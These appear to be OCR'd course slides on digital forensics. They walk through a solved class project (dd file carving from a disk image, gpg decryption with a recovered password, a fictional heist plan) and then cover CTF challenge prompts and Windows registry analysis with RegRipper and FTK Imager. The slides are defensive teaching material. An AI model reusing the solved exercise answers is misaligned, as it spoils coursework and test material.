| 2EF34150 | 22 | 51 | 22 | 51 | 00 | 00 | 39 | 63 | 22 | 51 | 6C | 00 | 00 | 00 | 00 | 00 | "Q"Q..9c"Ql..... |

| Filename | Ext | Status | Clust Start (Hex) | Cluster Start | # Clusters | # Sectors | File Size (Hex) | File Size | File Size (Sectors) |
|---|---|---|---|---|---|---|---|---|---|
| Plan | gpg | Deleted | 3 | 3 | 1 | 32 | 1da0 | 7584 | 15 |
| History | gpg | Active | 4 | 4 | 100 | 3200 | 18d75a | 1627994 | 3180 |
| Goal | gpg | Deleted | 68 | 104 | 3 | 96 | be14 | 48660 | 96 |
| Surveil | gpg | Active | 6b | 107 | 1 | 32 | 1646 | 5702 | 12 |
| Trash | | | 6c | 108 | | | | | |

# Partition #3 – FAT16 Data Area

| | Allocated (Sectors) | Start | File Length (Sectors) |
|---|---|---|---|
| Sectors to Partition | 1538048 | 0 | |
| Reserved Sectors | 32 | 1538048 | |
| FAT #1 Length | 192 | 1538080 | |
| FAT #2 Length | 192 | 1538272 | |
| Root Directory Length | 32 | 1538464 | |
| Data Area Buffer | 32 | 1538496 | |
| Plan.gpg | 32 | 1538528 | 15 |
| History.gpg | 3200 | 1538560 | 3180 |
| Goal.gpg | 96 | 1541760 | 96 |
| Surveil.gpg | | 1541856 | 12 |



# Partition #3 – File Recovery and Analysis

| Recovery Command |
| --- |
| dd if=Project1.dd of=Plan.gpg bs=512 skip=1538528 count=15 |
| dd if=Project1.dd of=History.gpg bs=512 skip=1538560 count=3180 |
| dd if=Project1.dd of=Goal.gpg bs=512 skip=1541760 count=96 |
| dd if=Project1.dd of=Surveil.gpg bs=512 skip=1541856 count=12 |

- Using “L3tsGetP@id!” from partititon #2 to decrypt gpg files
- Plan.gpg, Deleted, Encrypted
  - ✓ gpg -d Plan.gpg > Plan
  - ✓ file Plan
  - ✓ mv Plan Plan.xls
- History.gpg, Active, Encrypted
  - ✓ gpg -d History.gpg > History
  - ✓ file History
  - ✓ Mv History History,pdf
- Goal.gpg, Deleted, Encrypted
  - ✓ gpg -d Goal.gpg > Goal
  - ✓ file Goal
  - ✓ mv Goal Goal.jpg
- Surveil.gpg, Deleted, Encrypted
  - ✓ gpg -d Surveil.gpg > Surveil
  - ✓ file Surveil
  - ✓ mv Surveil Surveil.jpg


# Partition #3 – Recovered Files

Plan.xls

| Date | Time | Location | Event |
|---|---|---|---|
| 10/2/2020 | 8:00 AM | Paris, France | Meet Up With Team |
| 10/3/2020 | 8:00 AM - 10:00 PM | Paris, France | Gather Equipment Together |
| 10/4/2020 | 7:43 AM | Paris, France | Fly to New York |
| 10/4/2020 | 7:30 AM - 4:00 PM | New York | Drive to Heist Location |
| 10/5/2020 | *SECRET* | *SECRET* | Set Up |
| 10/6/2020 | *SECRET* | *SECRET* | Pay Day! |

| Name | Location | Offer |
|---|---|---|
| Bernard Madoff | New York | $215 million |
| Jordan Belfort | Buenes Ares | $300 million |
| Jeffrey Skilling | London | $185 million |

History.pdf



Goal.jpg

Surveil.jpg

# Project #1 Lessons Learned

# Project #1 Considerations

- Each of the partitions provided parts of the project solution
- A solid technical understanding of each partition type is necessary to move forward with the project
  - ✓ FAT16 File Allocation Tables
    - Data area starting point
    - Cluster locations
  - ✓ FAT16 Root Directory
    - File Size
  - ✓ NTFS Formatting
  - ✓ NTFS MFT Records

# Forensics Challenges

# Capture The Flag


- One of the methods used in maintaining proficiency with digital forensics or any technical field is participation in “Capture The Flag” (i.e. CTF) events
- CTF events are very common in both cybersecurity education and industry and there are numerous CTF events on campus this year
  - ✓ Auburn Ethical Hacking Club
  - ✓ Cyber Fire Puzzles
  - ✓ Auburn ACM Hackathon
- The next few scenarios will introduce you to the CTF type questions and walk you through the process of answering them

# CTF Flags

- There are several methods used in CTF's to prove that a problem has been solved
- Generally a "flag" is embedded somewhere in a problem set and must be recovered by the participant
- Some examples of CTF flags include:
  - ✓ Flag(This_Is_A_Flag)
  - ✓ flag{rdnf099304jgewd}
  - ✓ Aubie(AuburnSpecificFlag)
  - ✓ CTF(0x43807328083)

# CTF Platforms

- There are a wide variety of openly available and commercial CTF events available to develop your technical skillset
  - ✓ ctf.auburn.edu
  - ✓ hackthissite.org
  - ✓ hackthebox.eu
  - ✓ root-me.org



# Challenge #1 – Metamorphosis

A user generated a digital artifact named “Mystery1” which contains an obfuscated password. Using your analysis skills, determine the password.

# Challenge #2 – Flag Finding

A digital artifact named “Mystery2” contains an embedded flag. What is the flag?

# Challenge #3 – Tesseract

An image contains a long set of characters. Extract the characters from the image.

# References

- **CTF Resources**
  - ✓ **https://github.com/apsdehal/awesome-ctf**

- **CTF Platforms**
  - ✓ **https://ctf.auburn.edu**
  - ✓ **https://www.root-me.org**
  - ✓ **https://ringzer0ctf.com**
  - ✓ **https://www.hackthebox.eu**

# COMP 5350 / 6350
# Digital Forensics


## Windows Registry Analysis

# Windows Registry Review

- The Windows registry is a “central hierarchal database used to store information that is necessary to configure the system for one or more users, applications, and hardware devices.”
- Prior to Windows 2000, initialization files were used for system configuration
  - ✓ boot.ini
  - ✓ system.ini
  - ✓ win.ini
- Since Windows 2000, a registry structure was utilized to create a more efficient interaction between kernel and user functions
- Registry entries contain two different structures:
  - Registry Key
    - Similar to a folder in that holds multiple values
  - Registry Value
    - Similar to a file that contains specific values


# Windows Registry Operation

- A comprehensive copy of the registry can only be found in main memory since it requires both the registry entries along with active processes that create it
- From a forensics standpoint, this is significant because gathering a complete registry requires live memory capture




# Windows Registry Hives

- The Windows registry contains hierarchical root keys
  - ✓ HKEY_CLASSES_ROOT (HKCR)
    - All information relating to file name extensions and Object Linking and Embedding (OLE)
  - ✓ HKEY_CURRENT_USER (HKCU)
    - Contains settings for the currently logged on user
  - ✓ HKEY_LOCAL_MACHINE (HKLM)
    - Contains information about hardware and software on the system
  - ✓ HKEY_USERS (HKU)
    - Contains information of different user settings and consolidated from HKCU
  - ✓ HKEY_CURRENT_CONFIG (HKCC)
    - Contains information about current hardware configurations
    - Usually empty until loaded during the boot process and loads hardware profiles into HKLM sub keys




# Registry Nomenclature



# Windows Registry Storage

- The Windows Registry for each system is stored in:
  - ✓ C:\Windows\System32\config


- The Windows Registry is backed up in:
  - ✓ C:\Windows\System32\config\RegBack
    - DEFAULT
    - SAM
    - SECURITY
    - SOFTWARE
    - SYSTEM



# Registry Analysis Tools

# Windows Registry Analysis Tools

- There are several helpful registry collection and analysis tools including:
  - ✓ RegRipper
    - Perl-based Windows Registry data extraction tool
  - ✓ FTK Imager
    - Disk imaging application from AccessData
  - ✓ ShellBags Explorer
    - Registry shellbag analysis
  - ✓ BulkExtractor
    - High speed disk scanner that analyzes disk images, files, or directories without the need of file system parsing



# Registry Ripper

- A Perl-based registry parsing tool used for offline forensic analysis of Windows systems
- RegRipper is installed by default within SANS SIFT but requires an update
- RegRipper accounts for run keys which give a specified program permission to run when a user logs on
- Knowledge of registry key structure and values is necessary to conduct effective registry forensics

```
$ rip.pl
Rip v.3.0 - CLI RegRipper tool
Rip [-r Reg hive file] [-f profile] [-p plugin] [options]
Parse Windows Registry files, using either a single module, or a profile.

  -r [hive] .........Registry hive file to parse
  -d ................Check to see if the hive is dirty
  -g ................Guess the hive file type
  -a ................Automatically run hive-specific plugins
  -aT ...............Automatically run hive-specific TLN plugins
  -f [profile].......use the profile
  -p [plugin]........use the plugin
  -l ................list all plugins
  -c ................Output plugin list in CSV format (use with -l)
  -s systemname......system name (TLN support)
  -u username........User name (TLN support)
  -uP ...............Update default profiles
  -h.................Help (print this information)

Ex: C:\>rip -r c:\case\system -f system
    C:\>rip -r c:\case\ntuser.dat -p userassist
    C:\>rip -r c:\case\ntuser.dat -a
    C:\>rip -l -c
```

# Registry Ripper Plugins

- The current version of RegRipper provides 380+ plugins which are scripts that look for key information within a Windows registry

- RegRipper plugins can parse critical Windows OS information:
  - ✓ System / User GPO History
  - ✓ Deleted Registry Keys and Values
  - ✓ Security Account Manager (SAM) User and Group Membership
  - ✓ Display Autorun Settings

- RegRipper commands generally include:

rip.pl -r <RegistryKey> -p <Plugin>


# Registry Ripper Plugins

- A consolidated spreadsheet of valuable RegRipper plugins has been provided to align plugins with the required hives

| Plugin | Hive | Description |
|---|---|---|
| del | All | Parse hive, print deleted keys/values |
| baseline | All | Scans a hive file, checking sizes of binary value data |
| regtime_tln | All | Dumps entire hive - all keys sorted by LastWrite time |
| regtime | All | Dumps entire hive - all keys sorted by LastWrite time |
| slack | All | Parse hive, print slack space, retrieve keys/values |
| findexes | All | Scans a hive file looking for binary value data that contains MZ |
| null | All | Check key/value names in a hive for leading null char |
| slack_tln | All | Parse hive, print slack space, retrieve keys/values |
| sizes | All | Scans a hive file looking for binary value data of a min size (5000) |
| malware | All | Checks for malware-related keys/values |
| del_tln | All | Parse hive print deleted keys/values |
| fileless | All | Scans a hive file looking for fileless malware entries |
| rlo | All | Parse hive check key/value names for RLO character |


# FTK Imager

- A data preview and imaging tool that collects and assess digital evidence
- FTK Imager capabilities include:
  - Creating forensic images of every layer of digital media (HDD, SSD, CD,  DVD, USB, or individual files
  - Recovery of deleted but not overwritten data
  - Parse numerous file systems including FAT, NTFS, XFS, and APFS
  - File and directory export
  - File hashing




# Registry Explorer

- An openly available registry viewer that can quickly iterate through registry entries and provides capabilities not available in registry editor



# ShellBags Explorer

- An openly available explorer for the analysis of registry keys containing user preferences



# Collection and Analysis Tool Installation

- Windows 10
  - ✓ FTK Imager
  - ✓ Registry Explorer
  - ✓ ShellBags Explorer

- SANS SIFT Workstation
  - ✓ Registry Ripper Installation Script
  - ✓ Perl-Compatible Regular Expressions (PCRE)

# Forensic Analysis of Windows Registry Keys

# Registry Collection

- Before starting an analysis, we must first collect registry artifacts
- FTK Imager will collect protected files including registry hives and keys
  - ✓ Users
  - ✓ Default
  - ✓ SAM
  - ✓ SECURITY
  - ✓ SOFTWARE
  - ✓ SYSTEM

# Forensically Valuable Registry Keys

- Although we have collected high-level registry hives, some of the more valuable files and keys to consider:
  - ✓ NTUSER.DAT
  - ✓ USRCLASS.DAT
  - ✓ HKCU\SOFTWARE
  - ✓ HKLM\SYSTEM
  - ✓ HKLM\SOFTWARE
- From a forensics standpoint we are looking to collect artifacts that can provide information on:
  - ✓ Logon history
  - ✓ OS configuration changes
  - ✓ Application usage
  - ✓ Most recently used items
  - ✓ User settings

# NTUSER.DAT

- NTUSER.DAT is a hidden file within each user profile (i.e. C:Users\<User>) that contains settings and preferences that are automatically loaded when a user logs into a Windows system
- Changes tracked by the NTUSER.DAT file include:
  - ✓ User preferences
  - ✓ Installed Programs
  - ✓ Display Settings
- During the boot and user logon process NTUSER.DAT data is loaded into memory and configures previously saved user settings into the HKCU hive

# NTUSER.DAT Access

- NTUSER.DAT is stored in a hidden file under each user profile:


  C:\Users\<Username>

- Accessibility to hidden files is limited and requires specially configured applications to collect those artifacts

```
C:\Users\aubie>dir /ah
 Volume in drive C has no label.
 Volume Serial Number is 7CEB-A2F4

 Directory of C:\Users\aubie

09/08/2020  12:56 AM    <DIR>          AppData
09/08/2020  12:56 AM    <JUNCTION>     Application Data [C:\Users\aubie\AppData\Roaming]
09/08/2020  12:56 AM    <JUNCTION>     Cookies [C:\Users\aubie\AppData\Local\Microsoft\Windows\INetCookies]
09/08/2020  12:56 AM    <JUNCTION>     Local Settings [C:\Users\aubie\AppData\Local]
09/08/2020  12:57 AM    <DIR>          MicrosoftEdgeBackups
09/08/2020  12:56 AM    <JUNCTION>     My Documents [C:\Users\aubie\Documents]
09/08/2020  12:56 AM    <JUNCTION>     NetHood [C:\Users\aubie\AppData\Roaming\Microsoft\Windows\Network Shortcuts]
10/20/2020  11:13 PM         1,310,720 NTUSER.DAT
09/08/2020  12:56 AM           262,144 ntuser.dat.LOG1
09/08/2020  12:56 AM           327,680 ntuser.dat.LOG2
09/08/2020  12:56 AM            65,536 NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TM.blf
09/08/2020  12:56 AM           524,288 NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMContainer00000000000000000001.regtrans-ms
09/08/2020  12:56 AM           524,288 NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMContainer00000000000000000002.regtrans-ms
09/08/2020  12:56 AM                20 ntuser.ini
09/08/2020  12:56 AM    <JUNCTION>     PrintHood [C:\Users\aubie\AppData\Roaming\Microsoft\Windows\Printer Shortcuts]
09/08/2020  12:56 AM    <JUNCTION>     Recent [C:\Users\aubie\AppData\Roaming\Microsoft\Windows\Recent]
09/08/2020  12:56 AM    <JUNCTION>     SendTo [C:\Users\aubie\AppData\Roaming\Microsoft\Windows\SendTo]
09/08/2020  12:56 AM    <JUNCTION>     Start Menu [C:\Users\aubie\AppData\Roaming\Microsoft\Windows\Start Menu]
09/08/2020  12:56 AM    <JUNCTION>     Templates [C:\Users\aubie\AppData\Roaming\Microsoft\Windows\Templates]
               7 File(s)      3,014,676 bytes
              12 Dir(s)   1,849,405,440 bytes free
```

# Registry Hive Architecture

- Registry signatures
  - ✓ nk
    - Key Node
  - ✓ vk
    - Value Node




```
$ hexdump -C NTUSER.DAT -s 0 -n $(( 9*512 ))
00000000  72 65 67 66 bd 01 00 00  bc 01 00 00 00 00 00 00  |regf............|
00000010  00 00 00 00 01 00 00 00  05 00 00 00 00 00 00 00  |................|
00000020  01 00 00 00 20 00 00 00  00 50 12 00 01 00 00 00  |.... ....P......|
00000030  5c 00 3f 00 3f 00 5c 00  43 00 3a 00 5c 00 55 00  |\.?.?.\.C.:.\.U.|
00000040  73 00 65 00 72 00 73 00  5c 00 61 00 75 00 62 00  |s.e.r.s.\.a.u.b.|
00000050  69 00 65 00 5c 00 6e 00  74 00 75 00 73 00 65 00  |i.e.\.n.t.u.s.e.|
00000060  72 00 2e 00 64 00 61 00  74 00 00 00 00 00 00 00  |r...d.a.t.......|
00000070  b3 90 37 1c ad b8 e8 11  aa 21 e4 1d 2d 10 15 30  |..7......!..-..0|
*
